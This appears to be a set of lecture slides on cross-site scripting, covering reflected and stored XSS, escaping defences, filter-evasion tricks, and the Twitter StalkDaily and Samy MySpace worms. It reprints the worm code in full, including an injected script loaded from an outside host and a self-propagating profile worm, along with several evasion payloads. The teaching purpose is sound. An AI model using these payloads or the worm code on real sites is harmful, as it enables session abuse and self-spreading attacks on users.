
naive.com/hello.cgi?name=<img src=
[http://upload.wikimedia.org/wikipedia/en/thumb/3/39/
YoshiMarioParty9.png/210px-YoshiMarioParty9.png](http://upload.wikimedia.org/wikipedia/en/thumb/3/39/YoshiMarioParty9.png/210px-YoshiMarioParty9.png)>

Welcome, dear Bob

Welcome, dear




Cross-Site Scripting (XSS)



Reflected XSS

- User is tricked into visiting an honest website
 - Phishing email, link in a banner ad, comment in a blog
- Bug in website code causes it to echo to the user's browser an **arbitrary attack script**
 - The origin of this script is now the website itself!
- Script can manipulate website contents (DOM) to **show bogus information, request sensitive data, control form fields on this page and linked pages, cause user's browser to attack other websites**
 - This violates the “spirit” of the same origin policy


Basic Pattern for Reflected XSS



Where Malicious Scripts Lurk

- User-created content
 - Social sites, blogs, forums, wikis
- When visitor loads the page, website displays the content and visitor's browser executes the script
 - Many sites try to filter out scripts from user content, but this is difficult!

Stored XSS



Twitter Worm (2009)

- Can save URL-encoded data into Twitter profile
- Data not escaped when profile is displayed
- Result: StalkDaily XSS exploit
 - If view an infected profile, script infects your own profile

```
var update = urlencode("Hey everyone, join www.StalkDaily.com. It's a site like Twitter but  
with pictures, videos, and so much more! ");  
var xss = urlencode("http://www.stalkdaily.com"></a><script src="http://  
mikeyyloolz.uuuq.com/x.js"></script><script src="http://mikeyyloolz.uuuq.com/x.js"></  
script><a ');  
var ajaxConn = new XMLHttpRequest();  
ajaxConn.connect("/status/update", "POST", "authenticity_token="+authtoken  
+"&status="+update+"&tab=home&update=update");  
ajaxConn1.connect("/account/settings", "POST", "authenticity_token="+authtoken  
+"&user[url]="+xss+"&tab=home&update=update")
```

<http://dcortesi.com/2009/04/11/twitter-stalkdaily-worm-postmortem/>

Preventing Cross-Site Scripting

- Any user input and client-side data must be preprocessed before it is used inside HTML
- Remove / encode HTML special characters
 - Use a good escaping library
 - OWASP ESAPI (Enterprise Security API)
 - Microsoft's AntiXSS
 - In PHP, `htmlspecialchars(string)` will replace all special characters with their HTML codes
 - ‘ becomes `'`; “ becomes `"`; & becomes `&`;
 - In ASP.NET, `Server.HtmlEncode(string)`

Evading XSS Filters

- Preventing injection of scripts into HTML is hard!
 - Blocking “<” and “>” is not enough
 - Event handlers, stylesheets, encoded inputs (%3C), etc.
 - phpBB allowed simple HTML tags like

`<b c=">" onmouseover="script" x="<b ">Hello`

- Beware of filter evasion tricks (XSS Cheat Sheet)
 - If filter allows quoting (of <script>, etc.), beware of malformed quoting: `<SCRIPT>alert("XSS")</SCRIPT>">`
 - Long UTF-8 encoding
 - Scripts are not only in <script>:
`<iframe src='https://bank.com/login' onload='steal()'`

MySpace Worm (1)

- Users can post HTML on their MySpace pages
- MySpace does not allow scripts in users' HTML
 - No `<script>`, `<body>`, `onclick`, ``
- ... but does allow `<div>` tags for CSS.
 - `<div style="background:url('javascript:alert(1)')">`
- But MySpace will strip out “javascript”
 - Use “`java<NEWLINE>script`” instead
- But MySpace will strip out quotes
 - Convert from decimal instead:
`alert('double quote: ' + String.fromCharCode(34))`

MySpace Worm (2)

Resulting code:

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)'" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){if(C){return C}else{return eval('document.body.inne'+rHTML')}}function
getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var
AS=getQueryParams();var L=AS['Mytoken'];var M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://
www.myspace.com'+location.pathname+location.search}else{if(!M){getData(g())}main()}function getClientFID(){return
findIn(g(),'up_launchIC(' +A,A)}function nothing(){function paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N
+='%&'}var Q=escape(AV[P]);while(Q.indexOf('!')!=-1){Q=Q.replace('!','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P
+'%'+Q;O++}return N}function httpSend(BH,BI,BJ,BK){if(!J){return false}
eval('J.onr'+eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-Type','application/x-www-form-
urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function findIn(BF,BB,BC){var R=BF.indexOf(BB
)+BB.length;var S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function getHiddenParameter(BF,BG){return
findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var
V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var
Z=false;if(window.XMLHttpRequest){try{Z=new XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new
ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}return Z}var AA=g();var
AB=AA.indexOf('m'+ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+IV');var AE=AC.substring(0,AD);var AF;if(AE)
{AE=AE.replace('jav'+a,'A'+jav'+a');AE=AE.replace('exp'+r),'exp'+r)+A);AF=' but most of all, samy is my hero. <d'+iv id='+AE+'D'+IV>'
var AG;function getHome(){if(J.readyState!=4){return}var AU=J.responseText;AG=findIn(AU,'P'+rofileHeroes','<
td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==-1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?
fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}function postHero(){if(J.readyState!=4){return}
var AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?
fuseaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var BH='/'
index.cfm?fuseaction=user.viewProfile&friendID='+AN
+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.cfm?
fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!
=4){return}var AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to Friends';httpSend2('/index.cfm?
fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2)
{return false}eval('xmlhttp2.onr'+eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}'></DIV>
```


MySpace Worm (3)

- *“There were a few other complications and things to get around. This was not by any means a straight forward process, and none of this was meant to cause any damage or piss anyone off. This was in the interest of..interest. It was interesting and fun!”*
- Started on “samy” MySpace page
- Everybody who visits an infected page, becomes infected and adds “samy” as a friend and hero
- 5 hours later “samy” has 1,005,831 friends
 - Was adding 1,000 friends per second at its peak

